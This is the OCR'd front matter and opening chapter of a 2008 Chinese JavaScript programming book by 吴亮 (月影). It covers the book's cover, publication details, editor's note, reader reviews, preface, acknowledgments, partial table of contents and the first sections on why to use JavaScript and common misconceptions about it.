脚本神力与你同在　无忧版主月影力作

JavaScript 王者归来

月影 著

- 这是一本寻求JavaScript解决之**道**的书
- 这是一本探寻程序设计思想本源的“**魔法典籍**”
- 从**简单**的语言基础到**丰富**的实际应用再到语言本质的**深入**剖析
- **字里行间**包含作者对JavaScript实践乃至**程序设计思想**的深入思考和总结。

脚本攻击就在黎明发起


清华大学出版社

原创经典

封面设计与插画草图：陈冰
封面制作与插画绘制：任源

JavaScript 王者归来

好书推荐



ISBN 978-7-302-16256-8
定价：68.00元（含1张光盘）

ISBN 978-7-302-17190-4
定价：99元（含1张光盘）

ISBN 978-7-302-16999-4
定价：75元

ISBN 978-7-302-17308-3
9 787302 173083 >
定价：86.00元

JavaScript 王者归来

月影 著

清华大学出版社
北 京

内 容 简 介

你手中的这本《JavaScript 王者归来》不仅是一本传播知识的书，更是一本求道的书。

本书分为五个部分循序渐进地与读者讨论了 JavaScript 的方方面面，从简单的语言基础到丰富的实际应用再到深入剖析语言本质的高级话题，字里行间包含着作者多年工作中对 JavaScript 实践乃至程序设计思想的深入思考和总结。

本书揭开了 JavaScript 的面纱，绕过误解和虚幻的表象，引领你探索程序王国的奥妙。它既是一本为初学者准备的入门级教程，又是一本探寻程序设计思想本源的“魔法典籍”，也是一本 Web 开发工程师们需要的案头参考书。

本书是你进入脚本王国的一把钥匙，引导你领略脚本魔法的神奇魅力。它还是一本着眼于未来改变互联网的启蒙读物，在它的引领下，你将在互联网的世界里获得你所希望得到的知识、智慧、成就和快乐。

图书在版编目（CIP）数据

JavaScript 王者归来/月影著. —北京：清华大学出版社，2008.7
ISBN 978-7-302-17308-3

Ⅰ. J…　Ⅱ. 月…　Ⅲ. JAVA 语言－程序设计　Ⅳ. TP312

中国版本图书馆 CIP 数据核字（2008）第 047691 号

责任编辑：陈　冰
责任校对：徐俊伟
责任印制：李红英
出版发行：清华大学出版社　　**地　　址**：北京清华大学学研大厦 A 座
http://www.tup.com.cn　　**邮　　编**：100084
社　　总　　机：010-62770175　　**邮　　购**：010-62786544
投稿与读者服务：010-62776969，c-service@tup.tsinghua.edu.cn
质　量　反　馈：010-62772015，zhiliang@tup.tsinghua.edu.cn
印 刷 者：北京市清华园胶印厂
装 订 者：北京市密云县京文制本装订厂
经　　销：全国新华书店
开　　本：203×260　**印　张**：47　**字　数**：1347 千字
版　　次：2008 年 7 月第 1 版　　**印　　次**：2008 年 7 月第1 次印刷
印　　数：1～5000
定　　价：86.00 元

本书如存在文字不清、漏印、缺页、倒页、脱页等印装质量问题，请与清华大学出版社出版部联系调换。联系电话：(010)62770177 转 3103　　产品编号：025058－01


About the Author
[作者简介]

吴亮（网名月影）

早年曾在微软亚洲研究院做过访问学生、在金蝶软件有限公司先后担任过核心开发工程师、设计师和项目经理，现任百度电子商务事业部Web开发项目经理。多年来致力于JavaScript技术和Web标准的推广，活跃于国内极有影响力的JavaScript专业网站——无忧脚本(www.51js.com)，并任JavaScript版的版主。平时热爱文学、写作和围棋。

好书推荐

ISBN 978-7-302-15973-5
定价：65.00元（含1张光盘）



ISBN 978-7-302-15223-1
定价：69.00元（含1张光盘）

编辑的话

本书的书名很有力量，而它的作者是一个谦和的人。

从我策划这本书，到找到吴亮这个我眼中非常适合的作者来创作这本书，一直到最后他终于把几经修改的定稿交我的手中，前前后后经历了一年多的时间。在这一年多的时间里，围绕着这本书必然发生过很多的事情，可惜我的记忆力一直不好，所以，这些发生过的事情大多我都已经忘记了，但有几件事情我记住了。能被一个记性不好的人记住的事情，想必它们是重要的。

第一件事情，就是我记得在我第一次看到吴亮交来的样章时我的心情。那是一种为又发现一个好作者而高兴的心情。文笔优美、流畅、读之完全不像是在阅读一本技术书籍，而像是在阅读一部充满智慧的散文作品。正是这个样章让我把吴亮确定为这本书的作者。

第二件事情，就是每次给吴亮打电话时，他的谦和且诚恳的态度。这些电话通常是我发现了书稿中的问题而与他沟通并指导他该如何进行修改而打的。他总是认真地听取我的意见并尽心地进行修改、完善。

下面是我曾经写给吴亮的一份修改意见中的部分内容：

……

有些代码仅仅加上注释还不够，对于重点部分，值得评价和剖析的部分，还要在有注释的基础上，单独拿出来点评和剖析，以加深读者的印象。因为很多时候初学者并不知道精华和值得他看的地方在哪里。

而且越到后面，明显的讲解越来越少了，感觉更多是试图让读者看着代码自己去揣摩这段代码包含的深意。读者会感觉被草率的对待了，应该保持始终如一的具高度责任心的态度，对缺少讲解的章节增加讲解和对技术抽象的分析。

尤其在第 8 章以后，不少内容的讲解有些过于简单了，没有充分照顾到读者的情绪，以及考虑到初学者理解力差的因素。比如，在讲 15.2.1 cookie 的存储时，没有给出一个网页往硬盘上写 cookie 的小例子，读者也不知道这个 cookie 被写到什么位置上了。对于这样的知识点，应该写一个小例子，然后带着读者去看看这个 cookie 到底被写到了读者的哪个文件夹中，具体写到里面后是个什么样子。对这些内容，读者都会很有兴趣的。

书中第 8 章之后的不少地方都存在类似的比较草率的处理，这对读者理解书的内容会产生很大困难，也有损这本书的价值。

这本书有很好的架构，有很棒的例子，但现在还要把这些例子的光辉、潜力、含义充分的释放出来，即让读者充分的学习、领悟这些例子，真正把这些例子中包含的技术抽象牢牢把握住，变成读者自己的东西。

……

吴亮在看过这些修改意见后，认真地对书稿进行了完善和补充，增补了大量的注释和讲解，并对个别缺少例子的知识点补充了精彩的 Demo 级例子，你会看到这本书里有大量的极具表现力和说服力的小例子。

尽管直到发稿的时候，我仍然认为这本书还有一些需要完善和补充的地方，但没有一本书是完美的，是时候让这本书出去闯一闯了。

第三件事情，就是看到有那么多的读者热切地期盼着这本书的出版。在这篇“编辑的话”后面，你会看到我从收集到的读者评论中整理出的部分有代表性的评论。

为了收集读者评论，我让吴亮在出版前三个月就在无忧脚本论坛上把这本书的目录和样章发布了出来，反响极为热烈，很快就有数百个回帖，其中大量的网友都对这本书赞赏有加，充满期待，尤其是到了后期，几乎都是询问这本书在哪里能买到和什么时候才能出版的回帖。

当然，这些回帖中除了赞赏、支持和期待外，也有个别打击、攻击作者的帖子。但我没有把那些打击和攻击作者的评论放到读者评论中，原因是我想起了我们每个人照相时总是会露出笑脸，即使心中有不快、即使正在感冒，甚至正在经受着身体和心灵的痛苦，但面向镜头的那一刻，在按下快门的那个瞬间，我们都会露出笑脸，把美好的东西永久的留存下来。

选择读者评论也是一样，我只想把美好的东西留在书上。

没有选择那些不好的评论，也是因为我不希望读者因此而错过了一本好书。

特别说明

这本书原本是计划配光盘的，所以你在书中经常会看到诸如“本书的配书光盘中包含完整的源代码”这样的话。但由于这本书中的代码都是 JavaScript 的，因此，虽然全书例程很多，但所产生的文件体积却很小，所有代码加起来大约也就 5M 的样子。压缩后更是只有不到 2M，为了存放 2M 的内容而动用一张光盘，从而不得不让读者为此买单，多掏出 4 元钱（加一张光盘会在书的定价上多出 4 块钱），那实在不是为读者考虑的做法。

因此，最终，我决定这本书不配光盘了，把所有的源代码放到网站上下载。总共提供了三个下载地址，作者提供了两个（你可以在后面的“前言”中看到），清华大学出版社提供了一个（你可以到清华大学出版社的网站上通过搜索本书的书名来找到与本书有关的可下载资源）。

关于这本书，我要说的，就是上面这些了。

陈冰

本书策划编辑、高级程序员、科普作者

《Flash 第一步》、《电脑使用说明书》作者

网友评论

emu：这是我多年来最期盼的一本 JS 的书。月影式的思考问题的方式和角度，总是让人耳目一新。

我首先想说的是，作者不是个正常人来着。如果说像我这样的正常人看一个问题，可以构造出来一个数学模型，用一个函数来描述它 fn（a，b，c，d…）={do sth.}，在确定了 n 个参数后，问题就可以解决；那么到了月影手里，这个问题就变成了 n 维的问题空间，在只确定了部分条件的时候，就可以把这个 n 维空间在一个 n-m 维空间上做一个投影，转化为另一个问题来看待（22.4 节关于 Currying 的内容，是我看过的最精彩的关于函数式编程的讲解之一）。

一个脚本开发的问题，到了月影手里，也许实质上是个滤波器的问题（见本书第一章），也许和波粒二像性有关（看月影以前的博文），也许实质上是受到测不准原理的限制，也许和多维时空有密不可分的关系（都是某次和月影聊天时的话题），也许背后更有不可捉摸的“道”。月影看待问题的目光，总是这样穿透表象，深入实质，并升华了问题本身，最后不但可以解决这一个问题，还可以解决相关的一系列问题，而且在解决问题的过程中，我们可能已经解决了一系列的问题。这种月影式的风格，让我们每每击案叫绝。

这些年来，在 JavaScript 和 DOM 上面基于对象和函数式编程，网友们有过无数的尝试和探索。但是这样的探索之路是如此艰难，限于精力和能力，我们往往只能在得到零星小小的突破后便折返。我们也一直期待有达人可以穿透那些荆棘后把沿途的这些风景整理出来给后人分享，但是我们都知道这些风景只要看一眼已经是如此之难，要什么样的人，才能攀下这么多的高峰，并把它们一一系统的整理出来，呈现在大家面前？

aoao：是不是看到书的文字过于华丽，是不是认为这不是技术人员写的书？别急～华丽的语言并不与技术冲突，虽然很难想象得到有一本技术类的书读起来可以用舒服来形容，很不巧，刚好这本书就是。

是不是找不到有专门介绍 IE 或 Firefox 兼容的一章，是不是正想放弃这本书？别急～这不是一本只专注解决特定问题的书，而是一本让您看到 JavaScript 真相的书，当你了解了事实的真相时，问题自然迎刃而解。

dh20156：许久不曾买书，嗷嗷和月影的书是我至今为止最为期待的两本！

月影的这本书从开篇便用经验及趣味的脚本来吸引读者，加上引人入胜的描述方式，让人心痒不止，不睹不快！

再谈谈本书的设计，理论知识由浅到深的推进，实战则从最简单的应用直到当前最流行应用的深入分析，更值得一提的是，作者无时无刻不在引导着读者朝着一个真正的程序员的方向去看待问题、思考问题、解决问题！可以说，本书是一本“老少皆宜”的 JavaScript 参考手册！无论是新手还是已从事 JavaScript 工作多年的人，都可以从中获得巨大的帮助！

希望本书能够帮到更多的人，为 Web 开发带来更多新突破！

winter：这是一本求“道”的书。市面上关于 JavaScript 的书极多，且不乏精品，然而多执著于“术”。若讲 JavaScript 的语法，ECMA262 标准的文档已经足够，若讲 JavaScript 与 DOM 应用，MSDN 和 W3C

上的 DOM 参考也足够。

JavaScript 是一门很有趣的语言，每取得一点更深入的理解，我便以为自己已经彻悟。从最初的函数使用、面向对象、原型继承、函数对象到后来作用域链、functional、预解析、表达式解析机制、动态语言特性，每在此道路上前进一步，我都曾以为自己到达了顶峰。然而，事实上是，简单的语法也能承载深刻的思想。巧妙的设计让 JavaScript 成为一门兼有元类（meta-class）、类（class-based）、原型（protot），pe-based）三种面向对象特性和 functional 特性的动态语言。回忆起来，对这样的语言，说我已到达顶峰，是十分可笑的。

这本书虽然已经详细到足可以代替参考手册来查阅，但是，它是一门讲思想的书。她将以优美的文字和同样优美的代码向你展示 JavaScript 的独特魅力。读过这本书，你不但能了解 JavaScript，还会对整个编程的思想有一个新的认识，对于面向对象语言、函数式语言、动态语言有全新的理解。

从另一个角度说，思想也并非作者所追求的“道”的终极。透漏一下，除了项目经理/资深程序员外，作者还有很多身份：论坛版主、文学爱好者（写的小说挺不错、就是更新慢了点）、理论物理爱好者（是的，你将会看到他经常把程序跟理论物理联系起来）。读过这本书，你也许能理解作者所追求的“道”。

多说无益，赶紧弄一本回家看吧。

leisang：正在看样章，非常不错。前面的建议确实很有意义，一个 JS 初学者首先要学的不是如何炫耀各种网页特技，而是限制自己的欲望，保证只在必要的地方使用。

月影：那你觉得我写这本书是为什么？为名？为利？还是什么？

这本书的市场定位和读者群又是什么？

我和出版社的关系是什么？出版社为什么让我写这本书？他们对市场有过怎样的研究？我作为签约作者，又如何去对待这本书，如何在这之间取舍？如何同时对出版社和读者负责？

很多事情不是由我能够决定的，而你呢，要理解他人的付出和他人的难处……

你知道一本 600 页的书一年时间完成需要多少付出吗？

你知道被人期待而恨自己能力不能再高一点的那种感觉吗？

你知道自己累死累活写出来的书，本以为能够虚心接受心平气和的指点和批评的时候突然受到劈头盖脸的一通乱棒时的那种感觉吗？

不是我接受不了尖锐的批评，而是我希望评论时能够稍微体谅一下我这个作者，平和地告诉我哪里不好，哪里要修改……而不是一上来就说我这本书是没有价值的……

你的技术和知识面我还是比较认可的，你的批评我也虚心接受，但你前面的一些过于尖锐的言辞我接受不了，抱歉了～

（策划编辑点评：上面这段话是作者对一个在论坛上以极不友好的言词和视角攻击他的书的网友的回复，之所以把这段话放在这里，是因为从这段话中可以感受到作者对自己作品倾注的感情。令我感动的是这句话——“你知道被人期待而恨自己能力不能再高一点的那种感觉吗？”）

redcarpet：作者乃我的围棋师傅，我相信他的文章就如他教的围棋一样，让 JS 的学习者能进入神奇的 JS 之门。

希望 JS 迷们，能接近那传说中的“神之一技”的境界。

个人觉得最有看点的部分：第五部分第二十二章看点：闭包与函数式编程。

还有一点小小建议：

新学 JS 的朋友，可以试着按如下顺序看：第一部分第三章开发环境和调试方法，第二部分全部，第三、四部分，第五部分最后看。

刚接触任何一门语言，碰到的问题就是编辑环境了，好多初学者自己摸索的话，会走不少的弯路。JS 也不例外，先了解开发环境和调试方法，磨刀不误砍柴功。

刚学 JS，不要立刻陷入具体使用环境中的问题，先把语言的核心、思想学好了，再看客户端、服务端上的 JS。第二部分学透了，就会为后续的章节打下了比较好的基础。

VOOCOO：强烈支持一下，久闻月影大侠的名字，出书了我一定会买一本，光看目录就够吸引我了！

Grealghoul：这位兄台可就不对了，入门书是很多，但真正优秀的不是很多，现在比的就是谁的书能让读者更容易的入门，讲得那么专业，小孩子吓都吓死了，还入门个 pp 呀。

月版在论坛里名声也算不小，解决的问题也算不少，而且还有大公无私的精神（上面有所提及），大家都喜欢他（她）的生动的语言，读他（她）的书就好像在论坛里面和他（她）交流一样，在这样具有亲和力的环境中入门，是非常享受的。

这位兄台或许书读的很多，但对入门书籍方面只是想当然，不是书写得专业就行，像《Thinking in Java》就写得很有亲和力，但依然受很多所谓专业人士的抨击，然而读者喜欢。月版要致力于写类似于 Thinking in JavaScript 的东西呀。

秦皇也爱 JS：说实话，这本书非常好看，月影的写作水平和文字功底是非常之高啊。

像《JavaScript 权威指南》，有时候看着看着就看不下去了，但这本书的样章却让我看得兴致盎然，不忍释卷。里面竟然还穿插了我喜欢的《明朝那些事儿》的句子，呵呵，真是奇峰迭起。比起呆板严肃的译版，我还是更喜欢这本。顶！

编程浪子：一本有思想的书，其价值已超出内容本身，以前那些 JS 的书看着就乏味，教条式太严重。

还没看到书，不敢把作者评得那么好，不过我相信月影的实力，样章就写得不错，可谓“得道中人”呀。

xpnew：月影老大出书了，我们一定要支持！确实很感动啊。

myhome：不适合你读，但很适合我读！没人要你读，综合你的一些言论和表现，得出的结论是你没资格读这书，因为你根本就不懂作者写的是什么！

（策划编辑点评：在论坛上以极不友好的言词和视角攻击作者所写的这本书的那个网友的言词，激起了其他很多网友的反感，这是其中一个网友对那位攻击者的回复。）

果蝇：其实我更希望月影把书写成小说或散文的形式，有什么不可以的呢！我们需要的是生动有趣的语言和奇思妙想，也许不是很技术，但可以给读者以遐想、启发，可以开阔我们的思路，我想如果书能达到这个目的，那就是一本难得的好书了。

我想这也是无忧能如此吸引人的原因。

看过月版的一些帖子，对月版的书有更多的期待。

易中天曾把自己的文章给出版社看，主编退稿说你这个是散文，不是学术著作。
事实证明学术这些东西不只是在高高的象牙塔尖上，也证明一些人脑筋确实死得很，不必太在意。

月影应该感到荣幸有这么多的关注，不管是好是坏，都是支持。

Solidluck：你就放肆的写吧，让我们也放肆的看。

真不聪明：个人觉得好书在于对基础讲解的深刻，而不是用最新的技术来引诱你。

xuchaofeng：在哪儿有买的，期待中……

monfs：快出呀，等不急了，这是一个历史时刻！

fuhao19830308：这书要出了可得通知一声，看了样章就有了看下去的欲望了！

LeoZ：我也每天上来看一下是否有出版，可是每次都没消息，我也继续等。

samon127：什么时候出版啊，等了好久了：）

ansonvili：什么时候出啊，等不急了。

freeren：看了样章，很贴切，很易理解，期待书的发行！

ravioli：每天以泪洗面的等啊等。

fchni pj：等得好辛苦，月版主能说说具体的时间吗？好想看呀。
（策划编辑点评：本来我希望这本书在2008年的春节后就能出版，而实际上却由于种种原因一直拖到了6月份这本书才面世。说声抱歉，读者们，让你们久等了。）

前　言

你好，很高兴你能翻开这本书——《JavaScript 王者归来》。

书名中的“王者”，并不是指我这个作者，而是指你们——偶然地停下来，饶有兴趣地翻阅这本书的每一位读者。正是你们对 JavaScript 和 Web 开发的浓厚兴趣和热情，使得 Web 领域发生了和正在发生着翻天覆地的变化，也使得我有信心和毅力去完成这样一本厚厚的书。所以，这本书，是献给你们的，现在的和将来的 JavaScript 王者们！

这是一本什么样的书呢？作为作者，我很希望它能成为一本带着神奇力量的魔法书，能够将你对技术的兴趣，转化为神奇的魔力，帮助你在 Web 应用中写出不可思议的奇迹般的漂亮代码。当然，也许这只是我的一个美好的愿望，但是如果你是带着兴趣和热情来读这本书，并且愿意和我一起探寻 JavaScript 王国的奥秘，那么，这本书中一定有着能够让你着迷的东西。

JavaScript 是一位美丽而又难以捉摸的丛林女神，她干净利落而又变化多端，她的美丽能够带给你喜悦和幸福感，她的善变，却又让你深深地陷入困惑之中。有时候，你本能地想逃避她，内心里却又离不开她。你觉得她单纯，可是你看不透她，你觉得她难以捉摸，可是她却偏偏又有着简单乖巧的一面。这样的一种语言，是充满魅力的魔法精灵，难道你就不想看清她的真面目，读懂她，让她帮助你创造出激动人心的神迹吗？来吧，翻开这本书，你的愿望能够实现。

如果你是一位刚刚接触到丰富多彩的 Web 世界，希望自己也能够制作出那些美丽多彩的页面的人，那么请相信我，这本书是为你准备的，通过阅读它，能够使你具备创建和驾驭属于你自己的 Web 国度的能力。

如果你是一位偶然地在浏览器页面代码中发现一小段包含在<script>标记之间的小脚本，并且希望弄明白它的含义的人，那么请相信我，这本书是为你准备的，如果你有耐心读完它，你将能够自由地让你的意志在<script>标记之间飞扬。

如果你是一位迷失在无数脚本和特效之间的旅行者，那么请相信我，这本书是为你准备的。来和我一起在 Web 的湖泊中畅游吧，我必将带你离开迷宫和陷阱，让你看到脚下的这个王国是多么的美好，你将成为一位英明的王，而不再是无助的迷路人。

如果你是一位饱受脚本困扰的程序员，那么请相信我，这本书是为你准备的，请和我一起打开缠绕在你心头的枷锁，你会发现你手中握着的是一把神奇的利刃，这把神兵将不再割伤你自己，而是被你支配，成为在 Web 世界里助你开拓疆土的神器。

如果你是一位在脚本泥潭中挣扎的项目经理，那么请相信我，这本书也是为你准备的，我发誓我有能力带你离开我自己曾经挣扎过的地方，当你离开了陷阱，你将发现以前你无暇顾及的世界，原来是那么的美好。

所有翻开了这本书并喜爱着 JavaScript 的读者们，愿脚本神力与你们同在！

关于版权

本书中的部分文字参考或者直接引用了《JavaScript 权威指南》第四版，作者 David Flanagan，译者张铭泽等，O'REILLY 授权机械工业出版社 2006 年 9 月出版。凡是明确引用此书内容和参考此书内容的部分，笔者也在书中尽量注明（正文中统一用【1】来表示），如果因为引用原文内容而产生的任何问题，请及时与作者联系。

书中相关章节的表格（表 XX.AA）大多数来源于《JavaScript 权威指南》和互联网，在正文里不再做一一说明，如果对此有任何疑义，请及时与作者联系。

本书代码下载

本书所有源代码可在下面两个地址下载：

http://hi.baidu.com/akira_cn/blog/item/843f362fef39c73c1f30891c.html

http://labs.aoao.org.cn/book/javascript/examples/index.html

除上述两个地址外，你也可以到清华大学出版社的网站上搜索本书书名并下载本书的源代码。

致谢

虽然这几年来我一直致力于推广 JavaScript 技术和 Web 标准，但是如果离开了时时刻刻支持和鼓励着我的朋友们，这样一本涉及到 JavaScript 方方面面的书，以我个人微不足道的力量是不可能完成的。这本书的面市凝聚着无数关心我的朋友们的心血，他们中的一些人是我的同事，另一些人是我在无忧脚本（www.51js.com）结识的伙伴，还有许许多多通过网络联系的未曾谋面的朋友。他们的每一分鼓励、每一个思想、每一点意见都是我创作的灵感和力量的源泉，没有他们，就永远也不会有这样一本出自我手的书，在此我要向他们表示由衷的感谢。

我在金蝶工作的同事在我写这本书的时候，不但为我提出了各种建议，而且毫无怨言地分担了我的工作，体贴地为我留出足够的创作时间。在这里我要感谢 jimi、张锦、小陆、阿日、建新、大琴、老丁、谢汀以及其他的和我共同奋斗的金蝶 MOP 团队的兄弟姐妹，谢谢你们的努力工作，谢谢你们对我的默默支持。

我创作这本书的大量灵感来源于我和无忧脚本以及 CSDN 论坛上的朋友们的交流。我们总是一起探讨关于脚本的深入话题，有时候达成一致意见，也有时候产生分歧甚至激烈的争执。灵感的火花总是在思维碰撞中产生的，和你们的讨论让我学到了很多东西，也直接地决定了这本书的内容组织和观点形成。在此，我要感谢所有在无忧脚本和 CSDN 结识的 JS 高手们，感谢幻宇、宝玉、梅花雪、周爱民、万常华、海浪、梅雪香、dron、stone、刘杰、biyuan、泣红亭、winter 和 asfman 以及其他所有和我一起讨论共同进步的 JSers 们，谢谢你们。

我在 04 年从学校里毕业的时候，还对 JavaScript 一无所知，我自学 JavaScript 使用的第一本教材就是 David Flanagan 的《JavaScript 权威指南》，如果没有这本出色的教材，我可能永远也不会对 JavaScript 有今天这种程度的理解。本书的基础部分的许多概念、观点和结论，也和《JavaScript 权威指南》保持一致。在此感谢 David Flanagan、Brendan Eich 和《JavaScript 权威指南》，没有你们的帮助，也许我现在还是一位 JavaScript 的门外汉。

这是我写的第一本技术类的书，在此之前，我完全没有创作教程的经验，是我的编辑陈冰鼓励我创作这本书。而且在我撰写这本书的一年里，他耐心细致地阅读了我每一章节的稿件，提出了许多意见和建议，并一次又一次地督促我改进稿件，直至最终完成。如果没有陈冰的耐心指导和帮助，我永远也写不出这样一本书。

Web 技术的飞速发展使得 JavaScript 这门脚本语言日渐被人们所重视，Web 标准化工作的推进，也

使得 JavaScript 变得越来越完善和优美，也变得越来越神奇。在这里我要感谢所有为 Web 技术发展做出贡献的技术人员，没有你们的努力，就没有 JavaScript 生存和发展的土壤。感谢 W3C 和 ECMA 组织孜孜不倦地进行的标准化工作，如果没有这些努力，JavaScript 也许到今天仍然只是 Web 舞台一个不起眼的角落里的小配角。

最后，我要感谢我亲爱的父母，没有你们对我的爱，今天的我就不可能拥有我喜欢的事业，写出我喜欢的书，我也要将我的这本书献给你们。我永远爱着你们。

吴亮

2008 年 1 月 10 日

目　录

第一部分　概论

第 1 章　从零开始

第 3 章 开发环境和调试方法

第二部分 JavaScript 核心

第 4 章 语言结构

第 7 章 对象

第 8 章 集合

第 9 章 字符串

第 10 章 正则表达式

第 12 章 文档对象模型

第四部分 数据交互

第 16 章 同步和异步

第 17 章 XML DOM 和 XML HTTP

第 24 章 动态构建

第一部分 概 论

第1章 从零开始

程序设计之道无远弗届，御晨风而返。

——杰弗瑞．詹姆士

在人类漫漫的历史长河里，很难找到第二个由简单逻辑和抽象符号组合而成的，具有如此宏大信息量和丰富多彩内涵的领域。从某种意义上说，当你翻开这本书的时候，你已经踏入了一个任由你制定规则的未知世界。尽管你面对的仅仅是程序设计领域的冰山一角，但你将透过它，去领悟“道”的奥秘。在接下来的一段时间内，你会同我一起，掌握一种简单而优雅的神秘语言，学会如何将你的意志作用于它。这种语言中所蕴涵着的亘古之力，将为你开启通往神秘世界的大门……

1.1 为什么选择 JavaScript?

在一些人眼里，程序设计是一件神秘而浪漫的艺术工作，对他们来说，一旦选定某种编程语言，就会像一个忠贞的信徒一样坚持用它来完成任何事情，然而我不是浪漫的艺匠，大多数人也都不是，很多时候我们学习一种新技术的唯一目的，只是为了把手中的事情做得更好。所以，当你面对一项陌生的技术时，需要问的第一个问题往往是，我为什么选择它，它对我来说，真的如我所想的那么重要吗？

好，让我们带着问题开始。

1.1.1 用户的偏好——B/S 模式

如果你坚持站在专业人员的角度，你就很难理解为什么 B/S 模式会那么受欢迎。如果你是一个资深的程序员，有时候你甚至会对那些 B/S 模式的东西有一点点反感。因为在你看来，浏览器、表单、DOM 和其他一切与 B/S 沾边的东西，大多是行为古怪而难以驾驭的。以你的经验，你会发现实现同样的交互，用 B/S 来做通常会比用任何一种客户端程序来做要困难得多。

如果你尝试站在用户的角度，你会发现为什么大多数最终用户对 B/S 模式却是如此的青睐。至少你不必去下载和安装一个额外的程序到你的电脑上，不必为反复执行安装程序而困扰，不必整天被新的升级补丁打断工作，不必理会注册表、磁盘空间和一切对普通用户来说有点头疼的概念。如果你的工作地点不是固定的办公室，你日常工作的 PC 也不是固定的一台或者两台，那么，B/S 的意义对你而言或许比想象的还要大。

大多数情况下，客户更偏好使用浏览器，而不是那些看起来比较专业的软件界面，专业人员则恰恰相反。

总之，用户的需求让 B/S 模式有了存在的理由，而迅速发展的互联网技术则加速了 B/S 应用的普及。随着一些优秀的 Web 应用产品出现，不但唤起了用户和业内人士对 Ajax 技术的关注，也令 Web 领域内的一个曾经被无数人忽视的脚本语言——JavaScript 进入了有远见的开发人员和 IT 经理人的视线。于是在你的手边，也多了现在这本教程。

编写本书的时候，在 TIOBE 编程社区最新公布的数据中，JavaScript 在世界程序开发语言中排名第十，这意味着 JavaScript 已经正式成为一种被广泛应用的热门语言。

1.1.2 在什么情况下用 JavaScript

一路发展到今天，JavaScript 的应用范围已经大大超出一般人的想象，但是，最初的 JavaScript 是作为嵌入浏览器的脚本语言而存在，而它所提供的那些用以表示 Web 浏览器窗口及其内容的对象简单实用，功能强大，使得 Web 应用增色不少，以至于直到今天，在大多数人眼里，JavaScript 表现最出色的领域依然是用户的浏览器，即我们所说的 Web 应用的客户端。客户端浏览器的 JavaScript 应用也正是本书讨论的重点内容。

作为一名专业程序员，当你在面对客户的时候，经常需要判断哪些交互需求是适合于 JavaScript 来实现的。而作为一名程序爱好者或者是网页设计师，你也需要了解哪些能够带给人惊喜的特效是能够由 JavaScript 来实现的。总之一句话，除了掌握 JavaScript 本身，我们需要学会的另一项重要技能是，在正确的时候、正确的地方使用 JavaScript。对于 JavaScript 初学者来说学会判断正确使用的时机有时候甚至比学会语言本身更加困难。

作为项目经理，我经常接受来自客户的抱怨。因此我很清楚我们的 JavaScript 在带给客户好处的同时也制造了太多的麻烦，相当多的灾难是由被错误使用的 JavaScript 引起的。一些代码本不应该出现在那个位置，而另一些代码则根本就不应当出现。我曾经寻访过问题的根源，发现一个主要的原因是由于 JavaScript 的过于强大（在后面的小节中我们将会提到，另一个同样重要的原因是“脚本诱惑”），甚至超越了浏览器的制约范围，于是麻烦就不可避免的产生了，这就像你将一个魔鬼放入一个根本就不可能关住它的盒子里，那么你也就无法预料魔鬼会做出怎样超出预期的举动。

毫无疑问，正确的做法是：不要放出魔鬼。所以，JavaScript 程序员需要学会的第一个技巧就是掌握在什么情况下使用 JavaScript 才是安全的。

在什么情况下用 JavaScript？给出一个简单的答案是：在任何不得不用的场合使用，除此以外，不要在任何场合使用！无懈可击的应用是不用，除非你确实无法找到一个更有效更安全的替代方案。也许这个答案会让读到这里的读者有些郁闷，但是，我要很严肃地提醒各位，由于 JavaScript 比大多数人想象的要复杂和强大得多，所以它也比大多数人想象得要危险得多。在我的朋友圈子里，许多资深的 JavaScript 程序员（包括我在内）偶尔也不得不为自己一时疏忽而做出的错误决定让整个项目团队在“脚本泥潭”中挣扎好一阵子。所以这个建议从某种意义上说也是专家们的血泪教训。最后向大家陈述一个令人欣慰的事实，即使是像前面所说的这样，在 Web 应用领域，JavaScript 的应用范围也仍然是相当广泛的。

- 在本节的最后三个小节里，我们将进一步展开讨论关于 JavaScript 使用的话题。

1.1.3 对 JavaScript 的一些误解

本节的部分内容参考《JavaScript: The World's Most Misunderstood Programming Language》作者: Douglas Crockford。

JavaScript 是一个相当容易误解和混淆的主题，因此在对它进一步研究之前，有必要澄清一些长期存在的有关该语言的误解。

1.1.3.1 JavaScript 和 Java 的关系

这是最容易引起误会的一个地方，这个 Java 前缀似乎暗示了 JavaScript 和 Java 的关系，也就是 JavaScript 是 Java 的一个子集。看上去这个名称就是故意要制造混乱，然后随之而来的是误解。事实上，这两种语言是完全不相干的。

JavaScript 和 Java 的语法很相似，就像 Java 和 C 的语法相似一样。但它不是 Java 的子集就像 Java 也不是 C 的子集一样。在应用上，Java 要远比原先设想的好得多（Java 原称 Oak）。

JavaScript 的历史还应该追溯到一个名为 Cmm 的语言中，它的一些特性其实来自于 Cmm 而非标准 C。此外，在 JavaScript 之前，浏览器环境中也是有脚本语言的，是第三方的一种脚本，非常怪异。后来它也加入了 JavaScript 的阵营，变成了 JavaScript 的一种方言。

JavaScript 的创造者是 Brendan Eich，最早的版本在 NetScape 2 中实现。在编写本书时，Brendan Eich 在 Mozilla 公司任职，他本人也是 JavaScript 的主要革新者。而更加有名的 Java 语言，则是出自 Sun Microsystems 公司的杰作。

JavaScript 最初的名字是 Mocha，这个名字大概用了 2 个月，随后因为 Netscape 的 LiveWire 战略，而被改变为 LiveScript，以至于在 1995 年 9 月左右的新闻公报中，还使用着这样的名字。直到 1995 年 12 月，Netscape 与 Sun 才正式、公开地发布声明，称这种语言为 JavaScript。

——周爱民

